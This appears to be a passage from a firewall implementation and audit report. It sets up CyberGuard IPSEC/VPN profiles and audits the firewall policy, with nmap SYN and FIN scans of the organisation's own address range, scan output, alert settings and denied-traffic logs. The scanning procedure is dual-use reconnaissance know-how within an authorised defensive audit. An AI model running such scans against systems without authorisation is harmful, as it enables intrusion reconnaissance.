


Figure 19 Screen Capture of IKE Cryptographic Properties Menu

6. IKE Mode : Main Mode
7. PFS Group : 1

PassportOne Configuration

1. Profile Name : mobileuser
2. Enabled : Yes
3. Enabled Interface : ee00 (external)
4. HTTP : Yes
5. Maximum number of session : 30
6. Refresh Interval : 5 (the time in seconds that the Passport One daemon will check if packetfiltering rules need to be refreshed to maintain the connection.)




Figure 20 Screen Capture Cyberguard Passport One-> Setup Menu




Figure 21 Screen Capture Cyberguard Passport One -> Profile Menu




Figure 21 Screen Capture of Cyberguard Passport One -> Rules Menu

Packet filtering rules

permit	smtp/tcp	%USER	192.168.20.10	protect_using_ipsec
permit	imap/tcp	%USER	192.168.20.10	protect_using_ipsec

IPSEC configuration

1. # the IPSEC configuration is for each rule per se. This is for the first rule
2. IPSEC protection Strategy : IPSEC1
3. SA Granularity : Host
4. Enable Manual Selection of VPN Secure Channel : to Packet Origin
5. Allow NAT to translate Address : no
6. # this is for the second rule

7. IPSEC protection Strategy : IPSEC1
8. SA Granularity : Host
9. Enable Manual Selection of VPN Secure Channel : to Packet Origin
10. Allow NAT to translate Address : no




Figure 22 Screen Capture of Cyberguard Passport One -> Rules Menu ->IPSEC

IPSEC protection Details

IPSEC Protection Strategy	Encryption Algorithm	Authentication Algorithm	SA Lifetime	SA Lifetime in Kilobytes	IPCOMP
IPSEC1	3DES-cbc	Hmac-sha1-96	28800	Unspecified	No




Figure 23 Screen Capture of Cyberguard IPSEC protection strategy -> Cryptographic Properties

Create the 30 Users

1. We need to create the authentication for the 30 mobile users.
2. Username :userxx
3. Authentication : External (VPN authentication will only occur if they are outside the office network)
4. Password : *password*
5. PassportOne Profile : mobileuser
6. PassportOne Source address : * (the dynamic address is unknown)
7. PassportOne Session Duration : 3600 (the session in seconds before it is terminated, this will kill off the VPN tunnel also)
8. # note that the preshared secret has to be informed to the Peer so that they are able to key it in
9. # the client software

VERIFYING THE FIREWALL POLICY

Planning the audit

To complete the firewall implementation, a firewall audit exercise will ensure that the firewall is implemented properly. To begin with, we need to understand what are the tools that can help us verify the policy. We need to ensure that the proper configurations are allowed and the rules are tightened so that no unwanted access is allowed. Besides checking for firewall rules, we also want to be sure that proper auditing logs are kept and alerts are generated to warn the administrator. To facilitate the audit, we will conduct the test based on the interfaces and flow of the rules.

The audit will start with an external scan to verify that no unnecessary ports are open on the individual interfaces. This portion will be conducted using NMAP for Windows. Next we will need to verify that the packet filtering rules are implemented correctly and not blocking legimate traffic or allowing illegimate traffic. To test that we will use Vigilante SecureScan NX firewall filtering session to conduct fast pass of network packets and individual connection to the servers. This will be done from external-to-internal interfaces and internal-to-internal interfaces. As the SecureScanNX requires to install a console, for certain cases we need to unplug the servers so that the SecureScanNX can be put in as the server IP to see whether packets are passing through correctly. For the servers that are mission critical, what we do is that we make sure that no unnecessary traffic from any interface can reach it but legimate traffic must not be filtered. We can do that by ensuring that no unsolicited traffic enter that interface and legimate usage is possible. We will also test the VPN connection using the SecureScan but we have to establish the tunnel first. Finally we will use real traffic to test and make sure those servers that cannot be unplugged are can receive legimate traffic.

To conduct the firewall policy audit, we will be scheduling the test on specific timing in order to make sure it does not affect the “live” network when the users are using. It will basically be on a Saturday morning where everybody does not comes to work. Services that are provided by internal servers are verified using port scan and assessment tool. This whole exercise should take around 6 hours. The exercise will start at 0830hrs and end approximately 1500hrs. All the necessary servers will be set up before the exercise. It will involve a total of 4 machines: 2 Windows machines and the firewall.

Brief Description of the tools

Vigilante SecureScan NX provides two type of assessment sessions, one is a vulnerability assessment and the other is the firewall filter testing. We are interested in the firewall filter testing mode for verification of the filter rules. It will test the masquerading (NAT) of the firewall as well as services that allow a packet to be sent through from one interface to the other. It utilizes a console and agent model to do that. This allows us to check whether packets have been properly send and received from one side to other properly. In this way, we don’t have to rely on scanning method only to see whether the packet did pass through the firewall. The tool also allows us to configure the number of ports to send the packet through. It is again faster than

scanning at one side and uses windump on the other side to verify the recipent of the packet.

NMAP is a well-recognised tool that has been used in many instances of checking. We will be using it to test the firewall to detect whether the services are to be open are correct. Win NMAP is used together with SecureScan as both software runs in Windows environment.

Windump is a windows equivalent of the tcpdump. Its output format is the same as the unix original.

We will also be configuring the alerts from the firewall to see how it detects the scans coming in. If necessary windump will be setup at the receiving servers to see how the network traffic is being detected.

Action Schedule
Pre Exercise
0900 Install the SecureScan NX and agent and Win NMAP

Audit Exercise
1000 Start the external scan with WinNMAP
1000 Start the audit on egress filtering rules using SecureScan NX
1100 break
1200 Test the VPN Connections
1300 Miscellaneous Server Test

Post Exercise
1400 Review reports & logs

Cost
SecureScan NX is a tool that charge by subscription and number of IP addresses. However the company has purchased this tool for vulnerability assessment and we are reusing it to test for the firewall so the cost is already covered and will not be double accounted for. Win NMAP is a free tool and manpower will require around 2 persons to have a second opinion on results is estimated to be around USD 250.

In order to make the sequence of reading this audit easier, I have attached the result at the end of each test to make it more readable.

Alerts and Activities Report Configuration

The following are the configurations that have been set for the firewall to detect and report the traffic. Part of the firewall functionality is to be able to block and record any attack attempts the alerts that we have tuned is as follows:




Figure 24 Screen Capture of Cyberguard Alert, Activities and Archives -> Alert Menu

Packet forwarding attacks
Attempts to forward inbound packets through a different route than usual. We activate this to help detect any misconfigured routes.

Land attacks
To informed the packets that are discarded when the source address and port are the same as the destination address and port. Land is a widely available attack tool that exploits the vulnerability of many TCP/IP implementations to these particular packets.

Ping of death attacks
Discarded packets, often from a ping command, that contain an illegal combination of IP fragment offset and IP length and might cause the destination host to crash if allowed to pass through.

TCP SYN flood attacks
Within a specified time interval, a specified number of TCP connections failed due to a timed out SYN/ACK segment sent from the same server IP address and port number.

IP interface spoofing attempts
Attempts to confuse the firewall with spurious packets. For example,a packet with a source address of an internal interface that is received on an external interface.

Network port scans attempts
Attempts to exploit the firewall through the ports it listens on.

I have saved the results both to files and to Window (display on menu). The files that have been saved could be found inside /var/audit_logs/.

Configuring Activities Report




Figure 25 Screen Capture of Cyberguard Alert, Activities and Archives -> Activities Menu

The activities that we have turned on are to check the activity that has been going on around the firewall. These will show whether only the accepted traffic is allowed. They are also logged into files that can be copied out for analysis. Basically we are interested to see all the packets that reach the firewall and is examined by the firewall, the packets the firewall filter denied and the specific proxy activities.

Conducting the Audit

At 1000hrs we began by first changing the ssh rule to be activated at the 1000 hrs so that we can scan the whether SSH traffic can be passed through. Then we start the scan with WinNMAP, we have decided to use the SYN Stealth and UDP Scan on the interfaces. SYN Stealth (-sS) is one of the most common ways of detecting service ports; an interface that should be providing the service would have that service open. One thing to note is that as Cyberguard is a proxy application firewall, it will accept connection on behalf of the server, as such when the application proxy is applicable, that specific service will be available. UDP Scan (-sU) is to search for any available UDP services. I use the 202.100.100.0/28 to scan the 16 IP address that have been bought.




Figure 26 Screen Capture of NMAP

Results gather from SYN Stealth on External Interface (ee00)
Starting nmap V. 3.00 (www.insecure.org/nmap)
Interesting ports on (202.100.100.2):
(The 1596 ports scanned but not shown below are in state: closed)
Port State Service
53/tcp open domain
Interesting ports on (202.100.100.8):
(The 1596 ports scanned but not shown below are in state: closed)
Port State Service
53/tcp filtered domain
80/tcp open http
Interesting ports on (202.100.100.9):
(The 1596 ports scanned but not shown below are in state: closed)
Port State Service
53/tcp filtered domain
443/tcp open https
Interesting ports on (202.100.100.10):

(The 1596 ports scanned but not shown below are in state: closed)
Port State Service
25/tcp open smtp
53/tcp filtered domain
Nmap run completed -- 16 IP addresses (4 hosts up) scanned in 37 seconds

Results from FIN scan
Starting nmap V. 3.00 (www.insecure.org/nmap)
Interesting ports on (202.100.100.2):
(The 1467 ports scanned but not shown below are in state: closed)
Port State Service
53/udp open domain
All 1468 scanned ports on (202.100.100.8) are: filtered
All 1468 scanned ports on (202.100.100.9) are: filtered
All 1468 scanned ports on (202.100.100.10) are: filtered
Nmap run completed -- 16 IP addresses (5 hosts up) scanned in 185 seconds

The result of the nmap for the rest of the interface is as follows.

Interface	Port	State	Service
dec0	53/tcp 53/udp	open open	domain domain
dec1	53/tcp 53/udp	open open	domain domain
dec2	53/tcp 53/udp	open open	domain domain
dec3	53/tcp 53/udp	open open	domain domain

The result of the nmap that has been displayed shows that on the external interface, the respective services that are supported by the proxy is open at their translated address, this translate to the connectivity is okay

As the external interface does not have any stateful rules to go into the internal network, we do not expect to see other services. The testing of whether connections permitted by stateful rules will be shown as “open”, “filtered” or “closed” will be tested in the internal interfaces scan. The 53/domain name service is available but the state is filtered. In accordance to nmap usage, the filtered state means that the port is being filtered and is not readily available for connection for unauthorised source. This is in compliance with our firewall policy.

A check on the alerts for the scan, the firewall is able to reflect the nmap activity. It shows a series of alerts from the PortScan file reflecting

```
Alert: port_scan
Time: 2003/03/01 10:13:04
From host: 202.100.100.25
```

A sample of the traffic that is being denied by the firewall.


```
2003/03/24 10:13:04: D ee00       lo0        202.100.100.25
202.100.100.1             tcp    43814      604
2003/03/24 10:13:04: D ee00       lo0        202.100.100.25
202.100.100.1             tcp    43814      290
2003/03/24 10:13:04: D ee00       lo0        202.100.100.25
202.100.100.1             tcp    43814      1377
.
.
.
```

The result from the firewall shows the connectivity attempts done by the scanning host and the source port that was used and destination port it tried to connect. It will also tell you which interface the scan is coming from and where it is being dropped. This gives us important details as we could also detect which physical interface that we received the attack and can determine any ip spoofing attempts. We can also observe that the port randomly jumps instead of the normal sequential increment that most tool does. From this information, we can also conclude that the alerting mechanism does not only check for sequential increment of ports scan to trigger the alert, which is more desirable.

As for the internal scans, the result shows that though we have created stateful rules for the packets to travel across the firewall, it will not reflect the port as open, which is what we want. The only port that is open is the domain name service as the named daemon is running in Cyberguard. Stateful rules will not respond to SYN as they are not accepting connection and that are not allowed will be blocked which conforms to our policy.

Testing Egress Filtering Rules Audit

The usage of the SecureScan NX is to test the filtering fast enough so that we know which packet can go through the firewall and which will be filtered. The setup has to use an agent and console model and this allow us to receive the packet immediately. In this case, we do not have to use a windump to check the other end to see whether the packet passes through the firewall. If the firewall allows the packets to pass through, it will be reflected in the report. I have installed an agent in each of the windows service, as it is not accept connections, and the scan consumes very light bandwidth it is safe and will not affect the performance of the live network. It takes up only around 2kbps of the network bandwidth each agent. To start the test I have used the SecureScan NX with the firewall policy. The set up is as follows :



192.168.20.14 (SQL with SSH client)
192.168.30.10 (SendMail)
192.168.30.11 (FTP with SSH Server and client)
192.168.30.12 (CVP)
192.168.50.2 (to simulate Internal users)

The agents will attempt to connect to the console and once it is accomplished, it will start to test on the rules. I have grouped the host into a group name called *agents* and group 9999/tcp and echo/icmp into a service name called *rulestest*. Then I set the following rules
"permit *rulestest* *agent* 202.100.100.25" ENABLE_REPLY

the rules are to permit the agent communications to the console so that the test cases and co-ordination between console and agent can be done. The test is conducted with the firewall policy thus we need to create a firewall session instead.

